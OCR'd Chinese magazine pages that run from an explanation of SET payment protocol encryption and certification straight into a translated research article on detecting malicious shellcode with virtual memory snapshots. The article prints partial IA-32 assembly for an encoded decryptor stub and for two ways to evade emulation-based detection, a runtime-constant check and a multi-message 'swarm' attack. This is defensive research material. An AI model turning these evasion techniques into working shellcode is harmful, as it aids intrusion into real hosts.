在电子交易过程中，持卡人要将订购信息和支付指令同时发送给商家和银行。那么如何保证商家和银行之间只能看到自己所要看到的信息呢？即保证持卡人的信息对商家而言是保密的，同时持卡人的订购信息对银行而言是透明的，这里就采用了双重签名技术。持卡人对订购信息和支付指令分别产生各自的数字摘要，然后对该数字摘要用自己的私钥进行加密生成合成的数字摘要，发送者将这三个数字摘要一并发送出去。那么对于银行而言，它用同样的方法对支付指令进行加密生成自己的数字摘要，再将该数字摘要与接收的订购信息的数字摘要用发送者的公钥进行加密生成合成的数字摘要，然后将其与收到的合成的数字摘要进行比较判断，收到数据的完整及正确性。对于商家而言也是用同样的方法去检验数据的完整性，不过它是对订购信息进行加密生成自己的数字摘要，这里就不赘述了。由此可以看出用双重签名的方法既可保证数据传输过程中的安全性，又可解决数据在多方传输中的保密性。

2）嵌套加密方案的应用

为了提高 SET 的加密强度及灵活性，人们提出了一种嵌套加密算法。它在采用默认加解密算法的基础上再嵌上一层由人们自主研发的加解密算法对数据进行二次加密。该算法同时被发送方和接收方所接收，接收方用其对所要发送的消息进行先期加密，然后用默认的加密算法对其进行二次加密后传送给接收方。对于接收方而言，用相反的顺序对其进行解密。即先用默认的加密算法进行解密，得到经过该算法加密后的数据，然后再用该算法对其进行解密即可还原出数据。嵌套加密方案的流程图如图 2 所示。嵌套加密方案的工作流程相比而言多了一层外层加密。在介绍其具体步骤前，先介绍将要用到的一些符号或者基本规则。具体步骤如下：

发送方：S

接收方：R

数字证书：DC

数字信封：DE

数字签名：DS

SKs: S 所拥有的私人密钥。

PKs: S 所拥有的公开密钥。

消息摘要：MsgSmy

S 在发送明文前需要进行如下处理。

① S 用R和S双方都认可并接受的加解密算法对要发送的消息明文进行加密，加密后的消息称为密文Ⅰ。

② S 对 R 的 DC 进行认证，得到 PKR。

③ S 对密文Ⅰ经过哈希运算生成 MsgSmy。说明：R 收到密文后会用同样的方法对接收的密文生成 MsgSmy，然后与其进行比较以识别消息完整与否。

④ S 用 SKs 对 MsgSmy 进行加密，得到 DS。

⑤ S 用随机生成的对称密钥对密文Ⅰ进行加密，加密后的消息称为密文Ⅱ。




图 2　嵌套加密方案的流程图

⑥ S 用第 2 步中得到 PKR 对该随机生成的密钥进行加密，生成 DE。到此时为止，通过一系列的步骤，S对消息明文经过处理后生成了密文Ⅱ，同时还有 DS、

DE、MsgSmy、DC。S 将其一并发送给 R。

R 收到这些消息后其处理步骤如下：

① R 对接收到的 S 的 DC 进行认证，得到 PKs。

② R 用 SKR 对 DE 进行解密，得到对称密钥。注：该密钥即 S 随机生成的密钥，S 用从 R 的 DC 中得来的 PKR 进行加密后生成 DE。

③ R 用上一步中得来的对称密钥以密文 II 进行解密得到密文 I。

④ R 对密文 I 进行哈希运算生成 MsgSmy。

⑤ R 从 S 发过来的 DC 中得到 PKs，然后用其对 DS 进行解密得到 MsgSmy。

⑥ R 对第③步和第④步中得到的两个 MsgSmy 进行比较，以确定接收到的消息是否完整。

⑦ R 用双方都认可的加解密算法对第 3 步中解密后的密文 I 进行解密，于是还原了 S 送过来的明文。

SET 认证

在买卖双方的买卖过程中，都有一个认证的程序，一方要验证另一方的可靠性。即使卖家能够用收到的公钥来解密买家传递过来的信息，那也只能说明买家确实使用了相对该公钥的私钥，但是至于他所使用的私钥是不是合法得到的，以及是不是他自己的，就难以识别了，所以以上的程序还是确认不了买家是否可信，此过程的验证只能证实接到的消息是经过了私钥加密的。这个问题可以通过 CA 给出的可靠证书来解决，当然 CA 必须是可以信任的和可靠的。通过这样的方式，买卖双方之间的相互认证便可以得到解决。

数字证书：买卖双方开始买卖时，要让彼此都相信对方，需要经过一定的步骤，首先要获取一个由第三方发放的证书，购买者通过给出自己的有效证件等方式来向第三方申请，在第三方给予证实后就将证书发放给购买者，发放的证书里有购买者的名字，也有生成的公钥，这样就可以在交易中证实自己。SET 中有各种各样的证书，具体包括：

1）购买者证书：是由可信的机构发放给购买者的用来证明购买者身份的电子数字类型的卡。当购买者在网上购物时，该卡和购买信息将被传递给卖家。卖家看其是否被发卡行认可。

2）卖家证书：卖家证书亦是由可信的机构发放的，该证书上的内容涉及此卖家与买家进行支付的时候，可以通过哪些银行结算。卖家可以支持很多银行，但至少要有一个收单银行。

3）支付网关证书：一般情况下这个证书由收单行交由 CA 验证，若通过验证，那么就允许支付网关来处理支付命令，该证书的密钥可以对持卡人的个人信息进行加密保护。

4）收单行证书：收单行要对商家的证书进行处理，那么它本身必须拥有由付款卡机构颁发的证书，以示其权威性。

5）发卡行证书：发卡行要对买家的证书进行接收，再交由 CA 中心审核，所以其本身也必须拥有由付款卡机构颁发的证书，以示其权威性。

认证中心（CA）：通常是由具有一定权威性的、交易各方均认同的第三方出任。当消费者打算与卖方通过网络联系时，该消费者虽然可以从公共传媒中获取卖方的公钥，却不能确定卖方的身份是否真实，其所公开的信息是否可信。在这种情况下，消费者可以通过 CA 对卖方的身份信息进行验证。CA 接到申请后，便展开对卖方的调查，在获取卖方的相关信息后，CA 对这些信息进行验证和鉴别，并将结果连同卖方公钥一同发送给消费者。同理，当卖方需要对消费者身份信息进行审核时，也以相同的方式委托 CA 对消费者信息进行鉴别。根据 SET 认证中心发挥的作用不同，可以将其分成不同的等级，认证中心的等级有别，其所颁发的证书也有差异。对于使用 SET 认证中心的交易各方而言，其根 CA 是相同的，并且只有一个。

对 SET 证书进行验证时，还有这样一种情况，即买卖双方或其中一方并不信任这一颁发证书的 CA，那么双方或者某一方可以对该 CA 的身份信息进行审核，由此上溯，直至审核到同一根认证中心，此时该证书的可信度便得到了肯定。

SET 协议的交易流程：消费者在网络上使用基于 SET 的系统进行交易一般由购买请求、支付认证和支付获取三部分组成，交易流程如图 3 所示。





图 3 SET 交易流程图

电子商务过程与实际的购买过程非常相似，因此电子商务与传统商务可以很容易地相互结合，用户使用时不存在任何障碍。客户通过浏览器进入网上商店后，指定的商品在其对应部门被派送或指定服务被完成，同时客户账户上的资金转给商家；所有这些过程都通过公共网络完成。如何保证在线数据传输的安全性，以及交易过程中各方的身份认证是电子商务发展的关键，这也是 SET 协议需要解决的问题。

前置知识：无
关键词：虚拟内存、Shellcode、DBC



借助虚拟内存快照检测恶意 Shellcode

文/ Boxuan Gu、Xiaole Bai 译/ 杉杉

据美国计算机安全紧急响应小组 US-CERT 数据库消息，缓冲区溢出已经成为最关切且极为常见的软件漏洞之一。攻击者经常利用这些漏洞注入恶意的 Shellcode 以控制目标主机。不同于具有独立功能的恶意软件，恶意 Shellcode 是作为正常输入数据伪装在二进制代码片段中的。它们被注入到目标进程的虚拟内存，并劫持进程控制流。更重要的是，它们能够在制造破坏之前，可以实现安全隐藏。当前，已提出了许多针对恶意 Shellcode 的入侵检测方法。从检测的时间上看，大致分为两大类：其一，在处理输入数据的过程中进行检测，简称 DDC；其二，处理输入数据之间进行检测，简称 DBC。基于 DDC 的检测方法，即在目标进程实际开始处理输入数据的过程中检测，包括数据流的跟踪、随机化、编译器扩展、操作系统扩展及其硬件修改等。尽管它们具有强大的检测能力，但这些方法都过于消耗资源，并能在有效的时间内对恶意 Shellcode 进行检测。而基于 DBC 的检测方法，即在目标进程处理输入数据之前进行检测，其又可细分为静态分析和动态分析技术。前者使用代码级模式对输入数据加载恶意 Shellcode 进行检测，而动态分析则在网络层级检测。

本文主要关注轻量级的 DBC 检测方式，然而当前存在的检测方式存在一定的局限。攻击者总是会利用目标进程的运行时信息以躲避 DBC 检测方式，如采用多形与多态机制。本文第 1 小节将给出两个典型的例子以解析此类攻击。总之，这些方法是通过扫描输入数据进行检测的，但它们几乎都没利用目标进程运行时信息。本文目的是介绍一种新的检测方法以检测恶意 Shellcode，此方法不再关注自包含恶意程序的检测。

基于 DBC 技术的检测

在入侵检测方法分类中，输入数据在目标进程对其处理（执行）之前对它们进行检测，其大致流程如图 1 所示。我们对这一类检测又进行了细分：静态分析和动态分析。




图 1　基于 DBC 技术的检测流程

1）静态分析。首先对输入数据进行反汇编，然后通过代码级的模式分析与匹配进行筛选。模式可以是复杂的签名或根据已知的恶意代码进行简单启发式自学习。Toth 和 kruegel 在文章《Accurate Buffer Overflow Detection via Abstract Payload Execution》中通过检测 NOP sleds 的方式来鉴定 exploit 代码。然而，攻击者可不采用 nop sleds 技术或者使用多态（polymorphic）技术绕过这种检测（译注：NOP sleds 即当 Shellcode 不能准确定位时，为了使执行路径“滑行”到 Shellcode 而填充的一串无意义的指令串，通常为一串连续的 NOP 指令）。当然总体而言，静态分析还是有效的，只是在检测的准确性和完整性上存在一定的局限，因为二进制混淆技术可有效阻扰代码的模式匹配分析。

2）动态分析。通过网络仿真技术，将输入数据反汇编成一些可能的执行汇编代码链，然后模拟执行每个链。在仿真过程中，若任何一链存在恶意行为，则整个数据块都被列为恶意代码。尽管网络级仿真相比静态分析能实现更好的完整性检测，它依旧容易摆脱。其问题在于它没有足够的进程上下文信息，故必须在其初始化和仿真执行时进行假定。下面，我们将给出两种有代表性的例子，绕过这种检测。

在给出例子之前，先提供一些背景资料以帮助理解。我们的例子都来自于“Encode”的 Shellcode 引擎的一个自适应版本。这类 Shellcode 的攻击原理及解析参见图 2。此 Shellcode 利用栈缓冲区溢出覆盖 esp 指

针，使其指向 Shellcode 被注入到目标进程的地址空间位置。成功之后，Shellcode 会对一系列已加密的 payload（有效载荷）进行解密，每个 payloads 占 4 字节。由于栈的后进先出特点，解密 payload 操作从最后开始进行，即从最后 4 字节开始解密。当最后一个解密块被压入栈后，Shellcode 的控制流将会遇到最新构建好的 payload，此时控制流会重定向到解密指令中。对于静态分析而言，尽管很难检测此类攻击，但网络级的仿真可以发现它们。现在，我们开始介绍这两个实例。

- 实例 1：图 3 显示了针对第一种类型攻击的 IA-32 汇编语言代码。若攻击者对目标进程的运行信息有一定的了解，更具体点，即他知道在内存的某处存在一个可使用的常量及其 ebp 中的值，而且这对于几乎所有的栈缓冲区溢出而言都是可行的。在对 eax 置 0 后（第 9 行指令），解密块过程使用相对独立的解密块（10-15，16-21，…）开始对每 4 字节的加密 payload 进行处理。然而，在跟踪时发现解密块依赖一个存储在 0xa0ef+(ebp)地址处的常量值。此值被压入 ebx（第 10 条指令），然后与一个指定值进行比较。若此值不是攻击者需要的，则停止解密操作并执行一条特权指令（第 13 条指令）。否则，继续解密块。当网络级仿真没有得到目标进程运行时的真实信息，则所有 8 个普通目的寄存器将被初始化为每条执行链的首个指令地址。不正确的 ebp 将会导致第 13 条指令的执行。因为 lidt 是一条特权指令，即恶意指令不应该包含，则停止仿真并考虑包含良性指令的执行链。

```
1   push esp              ; esp points here
2   pop  eax              ; [eax] <- 0XBFFF0000
3   sub  eax,0x2d2d2d6c ; [eax] <- 0X92D1D294
4   sub  eax,0x5858557a ; [eax] <- 0X3A797D1A
5   sub  eax,0x7a7a7a7a ; [eax] <- 0XBFFF02A0
6   push eax
7   pop  esp              ; [esp] <- 0XBFFF02A0
8   and  eax,0x2321252d ; [eax] <- 0X20012020
9   and  eax,0x44424242 ; [eax] <- 0X00000000
10  sub  eax,0x2d2d2d2d ; [eax] <- 0XD2D2D2D3
11  sub  eax,0x252d252d ; [eax] <- 0XADA5ADA6
12  sub  eax,0x655e6761 ; [eax] <- 0X48474645
13  push eax              ; M[0XBFFF029c] = "EFGH"
14  sub  eax,0x2d2d2d2d ; [eax] <- 0X1B1A1918
15  sub  eax,0x5e5e5e5e ; [eax] <- 0XBCBBBABA
16  sub  eax,0x78787879 ; [eax] <- 0X44434241
17  push eax              ; M[0XBFFF0298] = "ABCD"
...
```




图 2 “Encode”引擎产生的初始 Shellcode 执行流程

- 实例 2：Chung 和 Mok 提出了一种新型攻击即群攻击（swarm attack），其能破坏基于 DBC 的检测方法——一次一条消息检测恶意 Shellcode。在群攻击方法中，Shellcode 可通过多消息方式注入进来而不是一次性采用一条消息完全注入。他们还指出群攻击方法可在受攻击的进程地址空间中创建解密器，即使用多个实例，每次攻击实例中向指定位置写入一小部分解码器代码。图 4 给出了攻击者使用此方法编写的部分 IA-32 汇编语言代码。在此实例中，整个 Shellcode 被分割成多个块（block），每个（除了第一个）为一个解密器，当其被执行时只能产生一条新指令。若整个 Shellcode 使用一条消息一次性将其发送给目的进程，则网络级仿真技术将很容易检测此 Shellcode，因为在恶意 Shellcode 仿真过程中，新产生的指令数量将超过设定的上限。按照群攻击方法，若每个块在一个攻击实例通过一条消息注入到目标进程，则整个恶意 Shellcode 将可躲过网络级仿真，因为对整个 Shellcode 进行仿真时产生的新指令数量太大。

```
1   push esp              ; esp points here
2   pop  eax              ; [eax] <- 0XBFFF0000
3   sub  eax,0x2d2d2d6c ; [eax] <- 0X92D1D294
4   sub  eax,0X5858557a ; [eax] <- 0X3A797D1A
5   sub  eax,0X7a7a7a7a ; [eax] <- 0XBFFF02A0
6   push eax
7   pop  esp              ; [esp] <- 0XBFFF02A0
8   and  eax,0x2321252d ; [eax] <- 0X20012020
9   and  eax,0X44424242 ; [eax] <- 0X00000000
10  mov  ebx,0xa0ef(ebp); 0xa0ef is known
11  cmp  ebx,0x252d252d ; compare [ebx], 0X252d252d
12  jz   +3               ; conditional jump
13  lidt eax              ; privileged instruction
14  sub  eax,ebx          ; [eax] <- 0X48474645
15  push eax              ; M[0XBFFF029c] = "EFGH"
16  add  ebx,0X04350435
17  add  ebx,0x04cb04cb
18  cmp  ebx,0x2d2d3d3d ; compare [ebx], 0x2d2d2d2d
19  jz   +3               ; conditional jump
20  lidt eax              ; privileged instruction
21  sub  eax,ebx          ; [eax] <- 0X44434241
22  push eax              ; M[0XBFFF0298] = "ABCD"
......
```




图 3 实例 1 中的 Shellcode

```
1   push esp              ;
2   pop  eax              ; [eax] <- 0XBFFF0000
3   sub  eax,0x2d2d2d6c ; [eax] <- 0X92D1D294
4   sub  eax,0x5858557a ; [eax] <- 0X3A797D1A
5   sub  eax,0x7a7a7a7a ; [eax] <- 0XBFFF02A0      Message 1
6   push eax
7   pop  esp              ; [esp] <- 0XBFFF02A0
8   and  eax,0x2321252d ; [eax] <- 0X20012020
9   and  eax,0x44424242 ; [eax] <- 0X00000000

10  sub  eax,0x2d2d2d2d ; [eax] <- 0XD2D2D2D3
11  sub  eax,0x252d252d ; [eax] <- 0XADA5ADA6      Message 2
12  sub  eax,0x655e6761 ; [eax] <- 0X48474645
13  push eax              ; M[0XBFFF029c] = "EFGH"

14  sub  eax,0x2d2d2d2d ; [eax] <- 0X1B1A1918
15  sub  eax,0x252d252d ; [eax] <- 0XBCBBBABA      Message 3
16  sub  eax,0x655e6761 ; [eax] <- 0X44434241
17  push eax              ; M[0XBFFF029c] = "ABCD"

......                                          ......
```




图 4 实例 2 中的 Shellcode

